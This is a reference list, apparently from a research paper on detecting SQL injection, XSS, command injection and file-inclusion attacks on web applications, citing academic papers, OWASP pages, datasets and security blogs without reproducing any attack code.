Xiao, X., Yan, R., Ye, R., Li, Q., Peng, S., Jiang, Y. (2015) Detection and Prevention of Code Injection Attacks on HTML5-based Apps. Third International Conference on Advanced Cloud and Big Data (pp. 254—26). IEEE.

Priyaa, D., Devi, I. (2016). Fragmented Query parse tree based SQL Injection Detection System for Web Applications. International Conference on Computing Technologies and Intelligent Data Engineering (ICCTIDE'16) (pp. 1—5). IEEE.

Zhao, Z., Ahn, G. (2013). Using Instruction Sequence Abstraction for Shellcode Detection and Attribution. Conference on Communications and Network Security (CNS) (pp. 323—331). IEEE.

Qu, B., Liang, B., Jiang, S., Ye, C. (2013). Design of Automatic Vulnerability Detection System for Web Application Program. 4th International Conference on Software Engineering and Service Science, (pp. 89—92). IEEE.

Priyaa, D., Devi, I. (2016). Hybrid SQL Injection Detection System. 3rd International Conference on Advanced Computing and Communication Systems (ICACCS) (pp. 1—5). IEEE.

Wikipedia, https://en.wikipedia.org/wiki/File_inclusion_vulnerability. [Online; accessed 30-June-2017].

Alnabulsi, H., Islam, R., Mamun, Q. (2014). Detecting SQL Injection Attacks Using SNORT IDS. Asia-Pacific World Congress on Computer Science and Engineering Conference (pp. 1-7). IEEE.

OWASP, https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet. [Online; accessed 30-June-2017].

HTTP DATASET CSIC 2010, http://www.isi.csic.es/dataset/. [Online; accessed 30-June-2017].

Our Favorite XSS Filters/IDS and how to Attack Them, http://www.blackhat.com/presentations/bh-usa-09/VELANAVA/BHUSA09-VelaNava-FavoriteXSS-SLIDES.pdf. [Online; accessed 30-June-2017].

Sharadqeh, A., Alnaser, A., Heyasat, O., Abu-Ein A., Hatamleh, H. (2012). Review and Measuring the Efficiency of SQL Injection Method in Preventing E-Mail Hacking, Int. J. Communications, Network and System Sciences, Vol.5, No.6 (pp. 1—6), 2012.

Nadiammai, G., Hemalatha, M. (2014) Effective approach toward Intrusion Detection System using data mining techniques. Egyptian Informatics Journal, vol. 15 (pp. 37–50), 2014.

IBM Security Network Intrusion Prevention System, https://www.ibm.com/support/knowledgecenter/en/SSB2MG_4.6.0/com.ibm.ips.doc/concepts/wap_injection_attacks.htm. [Online; accessed 30-June-2017]

OWASP, https://www.owasp.org/index.php/Testing_for_Command_Injection_(OTG-INPVAL-013). [Online; accessed 30-June-2017]
Trustwave, https://www.trustwave.com/Resources/SpiderLabs-Blog/ModSecurity-Advanced-Topic-of-the-Week--Remote-File-Inclusion-Attack-Detection. [Online; accessed 30-June-2017]
Wikipedia, https://en.wikipedia.org/wiki/File_inclusion_vulnerability#Local_File_Inclusion. [Online; accessed 30-June-2017]
Reiners' Weblog, https://websec.wordpress.com/2010/02/22/exploiting-php-file-inclusion-overview. [Online; accessed 30-June-2017].
Imperva Incapsula, https://www.incapsula.com/web-application-security/rfi-remote-file-inclusion.html. [Online; accessed 30-June-2017].
Hack This Site, https://www.hackthissite.org/articles/read/915. [Online; accessed 30-June-2017].
Trustwave, Beyond Negative Security: Advanced Methods to Protect Web Applications, 2011.
SecLists, https://github.com/danielmiessler/SecLists. [Online; accessed 30-June-2017].